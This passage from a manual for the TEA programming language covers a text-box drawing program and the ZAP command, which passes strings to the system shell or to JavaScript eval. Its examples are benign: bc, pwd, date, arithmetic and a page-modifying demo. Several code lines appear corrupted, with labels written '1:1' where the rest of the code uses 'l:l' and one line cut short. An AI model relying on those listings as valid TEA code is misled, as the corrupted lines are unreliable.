f:true:lFINISHED_WRAP
```

```
# did we reach end of line yet?
# (nl>0) && (nl%maxl==0)?
v:vBO:(|v:vBE:)
v:vG:{>0)&&(}|v:vMOD:{%}|v:vTEST_SUF:{==0}
g*:{}
   :vBO:vINDEX_LINE:vG:vINDEX_LINE:vMOD:vNMAXLINE_LEN:v
    | r.:
f:true:lSTART_NEXT_LINE:lCONTINUE_LINE
l:lSTART_NEXT_LINE
g*:{}:vWRAPPED_TEXT:vNL | v:vWRAPPED_TEXT
# advance indices...
y:vINDEX_LINE | x!:{+1} | r.: | v:vINDEX_LINE

l:lCONTINUE_LINE

y:vIN | d!:^. | v:vCHAR # pop char
y:vIN | r:.:{} | v:vIN # stash remainder..

g*:{}:vWRAPPED_TEXT:vCHAR
#x:[|x!:]|q!:
| v:vWRAPPED_TEXT

# advance indices...
y:vINDEX_LINE | x!:{+1} | r.: | v:vINDEX_LINE
y!:vIN | v:vIN_REMAINDER_LEN

# process next char...
j:lSTART_WRAP

i!: interlude | q!:

l:lFINISHED_WRAP
y:vWRAPPED_TEXT
# reverse new-line masking...
r!:{=%|=[\n]%}:{
}
v:vWRAPPED_TEXT
```

```
j:lPRESENT_TEXT

+---[PHASE 3: present text]
l:lNO_TEXT_WRAP_NEEDED
# using available text as is!
# ensure we actually have text...
y:vIN | f:^$:lPROMPT
y:vIN | v:vWRAPPED_TEXT

l:lPRESENT_TEXT

# show what we have and decide next step...
v:vPRESENT_PROMPT:{DECIDE NEXT STEP:
1. Return Formatted Text as is
2. Proceed to Draw Text Box (default)
+----------------------+
Formatted Text Follows...
+----------------------+
}

y:vPRESENT_PROMPT | x*!:vWRAPPED_TEXT | i: | t!.: |
  v:vOPT
f!:^[12]$:lDRAW_TEXTBOX
f!:^1$:lDRAW_TEXTBOX

y:vWRAPPED_TEXT | q!:

+---[PHASE 4: draw basic text-box]
l:lDRAW_TEXTBOX

#draw top and bottom border first...
v:vBORDER_LINE:{}
v:vNINDEX:0

l:lSTART_DRAW_BORDER
y:vBORDER_LINE | x*!:vHBAR | v:vBORDER_LINE
y:vNINDEX | x!:+1 | r. | v:vNINDEX
y:vNINDEX | x!:> | x*!:vNMAXLINE_LEN | r.:
f:true:lDONE_DRAW_BORDER
```

```
j:lSTART_DRAW_BORDER
l:lDONE_DRAW_BORDER

y:vBORDER_LINE | v:vDECO_BORDER_LINE

l:lPRESENT_BORDERED_TEXT
# add it to the text...
g*!:vNL:vDECO_BORDER_LINE:vWRAPPED_TEXT:vDECO_BORDER_LI

v:vTEXTBOX # store current text box

# show what we have and decide next step...
v:vPRESENT_PROMPT:{DECIDE NEXT STEP:
1. Return Text-Box as is
2. Customize Border Line (CORNERS)
3. Draw Complete Text Box (default)

}

y:vPRESENT_PROMPT | x*!:vTEXTBOX | i: | t!.: |
   v:vOPT
f!:^[12]$:lDRAW_FULL_TEXTBOX
f!:^1$:lCUSTOMIZE_BORDER

y:vTEXTBOX | q!:

+---[PHASE 5: draw custom text-box]
l:lCUSTOMIZE_BORDER

g*:{}:vCORNER:vBORDER_LINE:vCORNER |
   v:vDECO_BORDER_LINE

i!:{CUSTOMIZE CORNERS:
Current is (}| x*!:vCORNER | x!:{) to produce:
} | x*!:vDECO_BORDER_LINE
x!:{
OPTIONS:
.LEAVE BLANK (preserves current corners)
.ENTER VALUE (adopts your provided corner)
```

```
}
| v:vPRESENT_PROMPT

y:vPRESENT_PROMPT | i: | v:vOPT
f:^$:1PRESERVE_CORNER
y:vOPT
#| d!:^. #ensure we only keep 1 char for corner?
| v:vCORNER

g*:{}:vCORNER:vBORDER_LINE:vCORNER |
   v:vDECO_BORDER_LINE

# first go see what it looks like
j:1PRESENT_BORDERED_TEXT

1:1PRESERVE_CORNER
# then return to next option...

1:1DRAW_FULL_TEXTBOX

# first, get formatted, unbounded text
y:vWRAPPED_TEXT

# pad it as necessary?...
#t.: | OR? | t!.: | v:vWRAPPED_TEXT

# mask all new lines..
g.:=_=_=%_%_% # first, mask all new lines..
v:vTEMP_WTEXT

# inject line delimiters...
v:vREGEX_HEND:{=_=_=}
v:vREGEX_HSTART:{%_%_%}
v:vREGEX_START:{^}
v:vREGEX_END:{$}
v:vEMPTY:{}

r*:vTEMP_WTEXT:vREGEX_START:vVBAR | v:vTEMP_WTEXT
r*:vTEMP_WTEXT:vREGEX_END:vEMPTY | v:vTEMP_WTEXT
```

```
# split em up...
h*!:vTEMP_WTEXT:vREGEX_HEND | v:vTEMP_WTEXT

# swap em...
r*!:vTEMP_WTEXT:vREGEX_HSTART:vVBAR | v:vTEMP_WTEXT
# we could also draw right vertical border
# but for now, shall merely relax it...
r*!:vTEMP_WTEXT:vREGEX_HEND:vEMPTY | v:vTEMP_WTEXT

# add decor borders to the text...
g*!:vNL:vDECO_BORDER_LINE:vTEMP_WTEXT:vDECO_BORDER_LINE

v:vTEXTBOX # store current text box

+---[PHASE 6: user configurations]
l:lCUSTOMIZE_BEAUTIFIED_BORDER

# show what we have and decide next step...
v:vPRESENT_PROMPT:{DECIDE NEXT STEP:
1. Return Text-Box as is
2. Make Further Customizations (default)

}

y:vPRESENT_PROMPT | x*!:vTEXTBOX | i: | t!.: |
   v:vOPT
f!:^[1]$:lPROMPT_CUSTOMIZATION_HBAR

y:vTEXTBOX | q!:

l:lPROMPT_CUSTOMIZATION_HBAR

# first, construct current horizontal border...
g*:{}:vCORNER:vBORDER_LINE:vCORNER |
   v:vDECO_BORDER_LINE

i!:{CUSTOMIZE H-BAR:
Current is (}| x*!:vHBAR | x!:{) to produce:
```

```
} | x*!:vDECO_BORDER_LINE
x!:{
OPTIONS:
.LEAVE BLANK (preserves current h-bar)
.ENTER VALUE (adopts your provided h-bar)
}
| v:vPRESENT_PROMPT

y:vPRESENT_PROMPT | i: | v:vOPT
f:^$:1PRESERVE_HBAR
y:vOPT
#| d!:^. #ensure we only keep 1 char for h-bar?
| v:vHBAR_new

# first integrate new customizations
r*!:vBORDER_LINE:vHBAR:vHBAR_new | v:vBORDER_LINE
# override old h-bar too
y:vHBAR_new | v:vHBAR

g*:{}:vCORNER:vBORDER_LINE:vCORNER |
  v:vDECO_BORDER_LINE

1:1PRESERVE_HBAR
# then go to next customization...

1:1PROMPT_CUSTOMIZATION_VBAR

# first, construct current vertical border...
v:vTEMP_TEXT:{This is sample text...}
g*:{}:vVBAR:vTEMP_TEXT | v:vDECO_SAMPLE_LINE

i!:{CUSTOMIZE V-BAR:
Current is (}| x*!:vVBAR | x!:{) to produce:

} | x*!:vDECO_SAMPLE_LINE
x!:{

OPTIONS:
.LEAVE BLANK (preserves current v-bar)
```

```
.ENTER VALUE (adopts your provided v-bar)
}
| v:vPRESENT_PROMPT

y:vPRESENT_PROMPT | i: | v:vOPT
f:^$:1PRESERVE_VBAR
y:vOPT
#| d!:^. #ensure we only keep 1 char for v-bar?
| v:vVBAR_new

# first integrate new customizations
# override old v-bar too
y:vVBAR_new | v:vVBAR

1:1PRESERVE_VBAR
# then go final presentations...

+---[FINAL CUSTOMIZATIONS:]

# show what we have and decide next step...
v:vPRESENT_PROMPT:{DECIDE NEXT STEP:
1. Modify MAX Line Length
2. CHANGE the TEXT
3. Go Re-DRAW Text-Box (default)
}

y:vPRESENT_PROMPT | i: | t!.: | v:vOPT
f!:^[12]$:1NO_FURTHER_CUSTOMIZATIONS

y:vOPT | f!:^1$:1MODIFY_TEXT
# customize max line length...
1:1CUSTOMIZE_LINE_LENGTH

i!:{CUSTOMIZE MAX LINE LEN:
Current is (}| x*!:vNMAXLINE_LEN | x!:{) to produce:
} | x*!:vBORDER_LINE
x!:{
OPTIONS:
.LEAVE BLANK (preserves current)
```

```
.ENTER VALID NUMBER (adopts your provided)
}
| v:vPRESENT_PROMPT

y:vPRESENT_PROMPT | i: | v:vOPT
f:^$:1NO_FURTHER_CUSTOMIZATIONS
y:vOPT | t!.: | v:vOPT
f!:^[1-9][0-9]*$:1CUSTOMIZE_LINE_LENGTH
y:vOPT | v:vNMAXLINE_LEN

# return to processing text..
j:1PROCESS_TEXT

# modifying text...
1:1MODIFY_TEXT
y:vOPT | f!:^2$:1NO_FURTHER_CUSTOMIZATIONS

v:vIGNORE_EXTERNAL_TEXT:1 # so we force prompt
v:vIN:{} # reset current text record
# return to text prompt...
j:1PROMPT

1:1NO_FURTHER_CUSTOMIZATIONS
# go see what it looks like
j:1PRESENT_BORDERED_TEXT
```

Figure 31.1: TEA APPLICATION: TEXT BEAUTIFIER — a configurable and special text-box drawer implemented using TEA

The program does work just like we specified, and shall produced varied outputs depending on user configuration or the defaults. For example, the default maximum line length is set to 26 (so that we can always ensure we can produce a text-box containing a complete line of all the 26 letters of the alphabet. Otherwise, check out what some of the interesting outputs of this program are:

Sample OUTPUT 1 from TEXT BEAUTIFIER v1

```
--------------------------
abcdefghijklmnopqrstuvwxyz
0123456789
--------------------------
```

Sample OUTPUT 2 from TEXT BEAUTIFIER v1

```
@+@--------------------------@+@
| abcdefghijklmnopqrstuvwxyz
| 0123456789
@+@--------------------------@+@
```

Sample OUTPUT 3 from TEXT BEAUTIFIER v1

```
@@~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~@@
# This is the day that the Lord
# has made!
# We will rejoice! We
# will rejoice and be glad inde
# ed!
@@~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~@@
```

And thus is the program quite useful!

To access this service, use any of the options:

1. Find TEXT BEAUTIFIER on the list of standard TEA programs via: `https://tea.nuchwezi.com`

2. Directly load and run TEXT BEAUTIFIER via:
   `https://tea.nuchwezi.com/?i=%20&fc=https://gist.githubusercontent.com/mcnemesis/6a53c63dc1159e14ad287a44a92341e3/raw/&run`
3. Obtain the TEXT BEAUTIFIER source-code (and other related codes/programs) via the TEA GitHub Project:
   `https://github.com/mcnemesis/cli_tttt`
4. Find the TEXT BEAUTIFIER code on GitHub Gists:
   `https://gist.github.com/mcnemesis/6a53c63dc1159e14ad287a44a92341e3`
5. Or use the official shortened link to share or load TEXT BEAUTIFIER:
   `https://bit.ly/draw_textbox`

Chapter 32

Z: ZAP

NAME	ZAP
Purpose	1. Especially Do things in TEA using External Powers 2. The **Evaluate** command for non-TEA code 3. Case Transforms for Text 4. Introspect the TEA Environment

Table 32.1: General Objectives of TEA Primitive **Z:**

32.1 SEMANTICS of Z:

INSTRUCTION SIGNATURE	INSTRUCTION FUNCTION
z:	Return AI transformed to ALL **lowercase**
z:CMD	Invoke the system command CMD passing AI as only input, set the result as IO iff the command successfully executed, otherwise return EMPTY STRING. On the WEB/WEB TEA, CMD is any valid code or string that can be evaluated in JavaScript using eval, and the AI is passed as `var AI='CURRENT_AI'`
z!:	Return AI transformed to ALL **UPPERCASE**
z!:CMD	Same as `z:CMD`, but will return an Error Message from the command execution if it didn't execute or if there were errors.
z*:	Return AI transformed to **Title Case**
z*:vCMD **z*!:vCMD**	Same as `z:CMD` and `z!:CMD`, but using the command string stored in the vault with name vCMD
z.: **z.:NAME**	Return information about the TEA environment as values delimited by ";" in the strict order: PLATFORM:VALUE;VERSION:VALUE;DATE:VALUE;TIME:VALUE; If the parameter NAME is specified, returns the value corresponding to the given environment parameter in case it matches, otherwise just returns the entire set of environment parameters. For example, when TEA is running on the web, and `Z.:PLATFORM` is invoked, just returns "WEB" as the only value, otherwise returns "CLI".
Z*.:vNAME	Like `Z.:NAME`, but uses value in vault vNAME to determine the value for NAME.

Table 32.2: The Semantics of Z:

32.2 NOTES about Z:

The Z-command space is for bringing external (think Unix, System or non-TEA) powers into a TEA program. But also, that means, much of its outputs and evaluation mechanics (when used in the forms `z:CMD`, `z!:CMD`, `z*:vCMD` and `z*!:vCMD`) are outside the direct control of TEA or the TEA runtime, and thus might sometimes be harder to predict or determine up-front, and yet, among the TEA primitives, it is one of the simplest to use — for those coming to TEA from other languages or who have good knowledge of the underlying environments — and is arguably one of the *most magical* TEA commands!

Also, because **ZAP** allows a TEA program to set the value of the ACTIVE input to whatever that command returns from executing an external command or code, it then becomes a potential way to read external values into the TEA program, and also might allow for writing the ACTIVE input to some external

memory store[1]. Other input commands such as `i:VAL` and `w:URL` can be likened to `z:CMD` in this regard, with the exception that any potential data or values that might be introduced into a TEA program using the `i:VAL` primitive are exactly what are explicitly stated in the TEA program code as the value `VAL`.

The earlier sections of this specification already contain several example TEA programs using the Z-primitive. But, perhaps, it should be noted, that, just like the network accessing commands in the W-command space might not do what they are expected to do when the program is being run without access to a network — such as when a program meant to post data to a server runs while the host device has no data connection, also, in some operating environments — such as when a TEA program is being run in an environment that doesn't expose the underlying system shell — such as trying to run CLI TEA on some un-rooted mobile devices — in which case, even though the environment might be running on Linux underneath, but that space might not accessible to TEA programs by default or without special workarounds. While, in other environments such as Windows or desktop/server-side LINUX, such access is guaranteed to be possible most times. Thus, Z-primitives should be used cautiously — with special care to distinguish between when ZAP is meant to be used in the context of WEB TEA vs CLI TEA[2], and perhaps only minimally or not at all[3] if possible, so as to ensure that one's TEA programs shall do what they are expected to do portably or across all environments. Z-command space (particularly the external command calls) should mostly be kept for advanced, non-trivial cases that are expected to only be required in special environments one is sure about.

Z: basically makes it possible to perform some basic system programming in TEA. For a simple example demonstrating the power of the Zap facility, here is a program that would generate random numbers from words, and which would only work as desired in CLI TEA (basically, in Linux Environments):

[1]Think; since TEA doesn't natively support reading or writing to files, networks, databases, etc. A clever, and thoughtful use of ZAP could make all of these possible, when this power is placed in the hands of a seasoned or well-informed programmer or hacker.

[2]Something that, interestingly, the `Z.:PLATFORM` command was created for. For example, see the **Personality Calculator** program in **Section 23.3.1** that helps compute a person's astrological profile, but which leverages this `Z.:PLATFORM` command to cleverly craft useful tests that would make the computations simpler depending on the platform/environment under which the TEA program is being run. In this case, the environment introspection is being utilized to help run optimal TEA code, and not some external/non-TEA code!

[3]Earlier on, while TEA was still in its infancy, some times one found that they would need to fall-back to an external General-purpose programming language for some tricky computations such as non-trivial mathematical logic — see for example the case of the **N-SIGIL** TEA application (**Section 9.3.1**) that significantly leverages JavaScript in computing special qr-code like graphics corresponding to numbers.

Z: EXAMPLE 1: Random Numbers from Words

```
# essentially, generate random numbers
# from words/alphabetical expressions...

i:abcdefghijklmnopqrstuvwxy z
a!:
d:[ ].*$
r!:[aeiou]:0
r!:[bcdfghjklmnpqrstvwxyz]:1
x:{ibase=2; }
x:{echo '}
x!:{' | bc}
v:vCMD
c:
z*:vCMD
```

Where we assume the system or shell command 'bc' exists. Also, this example shows how we can use TEA to construct custom or special system commands, and then use them to solve problems based on user-provided data. For example this program constructs a call such as

Dynamically Constructed BC language Command

```
echo 'ibase=2; 1100011011111101111' | bc
```

Which, when passed to the Z-command returns "407535" on a system where the "bc" command is accessible. The interestingly logic or trick here, when contrasting this method of generating random numbers to how TEA programs normally would generate random numbers (such as via use of the **NUMBER** command `n:` — see **Chapter 20**), is that we take an expression, shuffle it, then map it to binary expression, and then use bc to convert from binary to decimal!

A slightly modified version of this program is shown below, which would take any user input and return it as a number — **not as a random number this time, but as the numeric equivalent of a given word or alphabetical**

expression. It can for example show that the name “Jesus Christ” is equal to the number 1403!

Z: EXAMPLE 2: Numeric Expression Equivalent of Alphabetical Expressions

```
# program converts provided word to a consistent
  number
# -------------------------
# NOTE: also accepts command-line parameters (just
  like any TEA script)
# via -i "value" or -fi "input file path"
# -------------------------
i:test # interesting.. try "Jesus Christ" and see!
g!: # first eliminate all whitespace
z: # then turn everything to lowercase
r!:[aeiou]:0 | r!:[bcdfghjklmnpqrstvwxyz]:1
x:{ibase=2; } | x:{echo '} | x!:{' | bc}
v:vCMD | c: | z*:vCMD
# Magic!
```

An otherwise simple, and likely potentially widely supported system command is the “pwd” command for returning the current working directory. We can see Z: working with an example invoking this command via TEA:

Z: EXAMPLE 3: Calling System Commands from TEA on the CLI

```
EXPERIMENTS|< 18:26:34 $>* pwd
/mnt/e/LAB/EXPERIMENTS
EXPERIMENTS|< 18:26:36 $>* tttt -c "z:pwd"
/mnt/e/LAB/EXPERIMENTS
EXPERIMENTS|< 18:26:50 $>*
```

Another useful demonstration is with combining use of TEA vaults with the Z-utility, such as in this example:

Z: EXAMPLE 4: Obtain Custom Formatted Date/Time-stamp in TEA on the CLI

```
i!:{+'%A %d, %b %Y'}|v:vCMD:{date}|z*:vCMD
```

Which should return something like “Friday 23, Aug 2024”.

For those testing Z: via TEA on the WEB (where we can’t readily run the same stuff we can run via Z on the command-line TEA, since there is no bash, no Linux/Unix commands), examples for using Z: to run JavaScript from TEA are as follows:

Z: EXAMPLE 5: Running JavaScript from TEA on the WEB

```
i!:2|z:AI+3
```

That shall return “23” since, as we can see in the TEA debug output for this call, the system sets the internal variable AI to a string value “2” based on the AI at the time Z: is called, and so, whatever we write in the CMD against AI refers to the string value, unless we marshal it manually. See the debug output below for illustration:

Debugging WEB TEA (EXAMPLE 5)

```
Processing Instruction: z:AI+3
PRIOR MEMORY STATE: (=2, VAULTS:{})
***[SYSTEM CMD]: EVALUATING via JavaScript:

---[START CMD]---

 const AI = "2"; AI+3

---[END CMD]---
***[SYSTEM CMD RESULT]: 23
RESULTANT MEMORY STATE: (=23, VAULTS:{})
```

So, to instead treat it as an integer and thus return say “5”, we should re-write that program as:

Z: EXAMPLE 6: Running JavaScript from TEA on the WEB

```
i!:2|z:Number(AI)+3 #=5
```

The debug output shall enlighten us:

Debugging WEB TEA (EXAMPLE 5)

```
Processing Instruction: z:Number(AI)+3
PRIOR MEMORY STATE: (=2, VAULTS:{})
***[SYSTEM CMD]: EVALUATING via JavaScript:

---[START CMD]---

 const AI = "2"; Number(AI)+3

---[END CMD]---
***[SYSTEM CMD RESULT]: 5
RESULTANT MEMORY STATE: (=5, VAULTS:{})
```

Running invalid JavaScript or if any exception occurs during evaluation of that CMD, then with cases like `Z!:CMD`, we would get the result containing the error:

Z: EXAMPLE 7: ZAP Calls Exposing External Evaluation Errors

```
i!:2|z:Numbers(AI)+3 # (=, VAULTS:{})
i!:2|z!:Numbers(AI)+3  # (=[ERROR]: ReferenceError:
  Numbers is not defined, VAULTS:{})
```

And for the case of commands held in vaults, we see the following as a good example:

Z: EXAMPLE 8: ZAP Calls Referencing Commands Held in Vaults

```
i!:2|v:vCMD:Number(AI)+3|z*:vCMD #  (=5, VAULTS:{"
  vCMD":"Number(AI)+3"})
```

WARNING: BE CAREFUL with the POWER of ZAP — not just on WEB, but anywhere! Take for example the following simple program that, when run on the TEA WEB IDE, shall modify the WEB IDE itself! Yes, it shall insert the text "Hello **World:5**" somewhere towards the bottom of the page in RED, and after that, unless you reload the page, most things will just stop working!

Z: EXAMPLE 9: HACKING External Environment via TEA

```
i!:2|v:vCMD:{var R=Number(AI)+3;document.body.
  innerHTML += "<div style=\'color:red;\'>Hello <b>
  World:" + R +"</b></div>";R}|z*:vCMD
```

The effect of the above hack can be seen as shown in the following screenshot...




Figure 32.1: TEA WEB IDE hacked via a ZAP TEA program!

32.2.1 Environment and Platform Introspection using ZAP

Before closing the discussion notes about the ZAP command space, it shall be worth noting that we can use the `Z.:*` commands to find out about where and when a TEA program is being run. These commands are available and behave the same anywhere TEA runs, and have the following syntax and purposes:

1. `Z.:PLATFORM` — returns the [short] name of the particular [TEA] platform from which the current program is being run. The only two possible values

for this are either “WEB” or “CLI”, corresponding to either TEA being run in a Web Browser or via the command-line/desktop/etc. respectively.

2. `Z.:VERSION` — returns the current numerical version name of the TEA language being used to run the program. This value should likewise match what is seen as reported on the TEA WEB IDE when a TEA program is run via the online TEA IDE environment, or via the `tttt -v` result when invoked via the command-line. Examples are like “1.4.4”
3. `Z.:DATE` — returns the current date formatted as “Tuesday, 07 April 2026”.
4. `Z.:TIME` — returns the current time formatted as “16:21:50” (HH:MM:ss)
5. `Z.:TIMESTAMP` — returns the current time-stamp as seconds since epoch formatted as “1775577265978”
6. `Z.:` — **return all platform/environment parameters**: without having to explicitly indicate which of the parameters to return, this command signature sets AI to all the current values for each of the parameter names indicated above, and in these, separated using a single semi-colon as such

TEA Environment/Platform Parameters

```
PLATFORM:WEB;VERSION:1.4.5;DATE:Tuesday, 07 April
  2026;TIME:18:54:25;TIMESTAMP:1775577265978
```

Figure 32.2: The TEA Platform Parameters as returned by the `Z.:` instruction

32.3 EXAMPLE APPLICATIONS of Z:

Having come to the final command space in the TEA instruction set, we must acknowledge that by this time, almost all of the intricacies of TEA programming have already been touched upon in the earlier chapters and examples leading up to this. However, and because ZAP is the TEA command especially related to or oriented towards enabling TEA programs to work with external powers and or facilities, in demonstrating the powers and standard applications of this command space, we shall embark on something truly ambitious; an attempt at **creating an Operating System in TEA!** This task, also somewhat related to reminiscent of fundamentals core-applications or projects in disciplines such Computer Architecture, Systems Programming and or Basic Software Engineering, shall likewise bring on the horizon the idea of **creating a new programming language using TEA!** Sounds crazy? Sounds exciting or impossible? Well, that’s the stuff we are actually going to embark on in the ~~rest of this chapter...~~ next [bonus] chapter.

Chapter 33

TEA Operating System (TOS)

Figure 33.1: Welcome to the TOS: **TEA Operating System**!

Before we dive into this arcane task, it shall be worth bringing to mind one excerpt from my favorite reference book concerning hardcore classic Operating System basics and Computing Architecture concepts — "Advanced Computer Architecture: A Systems Design Approach" by **Richard Y. Kain**:

> Computer systems are complex entities; their hardware and software are designed to support a few basic illusions that make them understandable to human beings. An important illusion is that a virtual machine provides functional behavior, conforming to all of the illusions it supports. But every virtual and real machine must have limits and boundaries. The methods by which these boundaries are enforced are very important.
>
> —**Richard Y. Kain**, *Advanced Computer Architecture: A Systems Design Approach*, 1999[41]

and he surely wrote the kind of book that any serious, advanced engineer in computing would love to read and re-read especially when thinking about systems at a core, fundamental level. Moreover, and as we have decided to embark on the [daunting] task of creating an operating system, perhaps, it is worth mentioning another piece of wisdom that Kain shared in his book, but which he clearly attributes to classical philosopher **Rene Descartes**:

> It is not enough to have a good mind. The main thing is to use it well.

In-BRIEF: Richard Yerkes Kain, a "Grandfather" in Computer Architecture:

Richard Yerkes Kain is a computer scientist and author best known for his textbook *Advanced Computer Architecture: A Systems Design Approach* (Prentice Hall, 1996)[41]. He also wrote earlier works such as *Automata Theory: Machines and Languages* (1972)[45]. Beyond his publications, little biographical information is publicly available, but records indicate he was affiliated with the University of Minnesota in Minneapolis, MN. He was born in 1936, and his later life includes references to creative works such as photography (*Ethiopia*) and travel books (*Norway*)[12].

Known Works

- **Advanced Computer Architecture: A Systems Design Approach** (1995/1996)
  A comprehensive textbook covering instruction set design, memory organization, processor architecture, and the relationship between hardware and software. Widely used in graduate and advanced undergraduate courses in computer engineering.
- **Automata Theory: Machines and Languages** (1972)
  Focused on formal languages, automata, and computational theory. One of the earlier texts bridging theoretical computer science and practical applications.

Active in academia during the 1970s–1990s, and contributing to both theoretical computer science and applied computer architecture, no current biography or institutional profile is available other than an IEEE author entry[a]. His present status (alive or deceased) is likewise not publicly confirmed [12].

[a] See `https://ieeexplore.ieee.org/author/37270447800`

33.1 COMPUTER ARCHITECTURE: TEA Operating System Design

We are going to design our own minimal operating system known as the **TOS** — `TEA Operating System`. However, before we dive into that task, let us begin by clarifying to ourselves and everyone, about what exactly we mean by an **operating system**:

NOTE:
Definition[a] **of an OS**

> **Operating System** `The set of software products that jointly controls the system resources and the processes using these resources on a computer system.`
>
> — **Oxford Dictionary of Computing**[46]

[a] Although I had with me several authoritative texts (in physical form) in my private book collection, and yet, only one seems to extend a formal definition for this concept.

The definition shared above, and which comes from Oxford[46], might come off as very generic or somewhat confounding when we consider the scope of our planned TOS — for example, we don't intend to implement a mechanism that sits between a computer's hardware (physical computing or *computer engineering*) and the software applications that utilize that hardware (software development and *application programming*) in the strictest sense[1].

Especially because much of our research and learning community is based on the **Telegram** Internet/Social-Media platform[2], one occasionally bumps into various resources (especially e-books, but also podcasts, source-code snippets and micro-blogs) relating to both theoretical and practical computing among others, while browsing through the numerous channels, forums and ICs (*Internet Communities*) that have taken root on that very robust and indispensable internet service. And so, among resources I came across, is one (potentially yet to be finished) booklet by two Professors (also a **married couple**) at the University of Wisconsin-Madison; Prof. **Remzi H. Arpaci-Dusseau** and **Andrea C. Arpaci-Dusseau**, titled "Operating

[1] Usually, an operating system should, and does underlie user-level programs or applications, and that, software operating at the OS level typically caters for things like drivers that render the hardware usable, bootstrapping and managing memory and other virtual resources such as virtual-printers, managing access to input and [media] output interfaces, computer networking primitives such as the IP protocol stack, etc. that other software/applications might need to use, catering for system security by regulating and enforcing bounds on various kinds of user and system software, etc. So that, the OS typically sits in the background and orchestrates things while the user mostly goes about their tasks using applications.

[2] See, for example our **Blackboard Computing Adventures (BCA)** community — `https://t.me/bclectures`

Systems: Three Easy Pieces". That book, although it delves significantly into low-level intricacies of realizing an operating system, and that much of its illustrations hinged on C-programming, does offer some good highlights of what typically underlies any mature operating system, and we shall here present an excerpt from the book for completeness's sake:

> `...the three key ideas we're going to learn about: virtualization, concurrency, and persistence. In learning about these ideas, we'll learn about how an operating system works, including how it decides what program to run next on a CPU, how it handles memory overload in a virtual memory system, how virtual machine monitors work, how to manage information on disks, and even a little about how to build a distributed system that works when parts have failed. That sort of stuff.`
>
> —**Remzi H. Arpaci-Dusseau and Andrea C. Arpaci-Dusseau**, *Operating Systems: Three Easy Pieces*, 2018[47]

However, we won't only restrict our background theory on those two authorities, but also bring to mind ideas that the author of this book, and also inventor of the TEA language, once surfaced in their paper on another, earlier programming language project that preceded work on TEA; **DNAP** — the *Dynamic Nuchwezi Architecture Platform* project [21] that at one time[3] powered much of the progress on cutting-edge research in cross-platform application programming for mobile and web[21, 49, 50] at Nuchwezi Research.

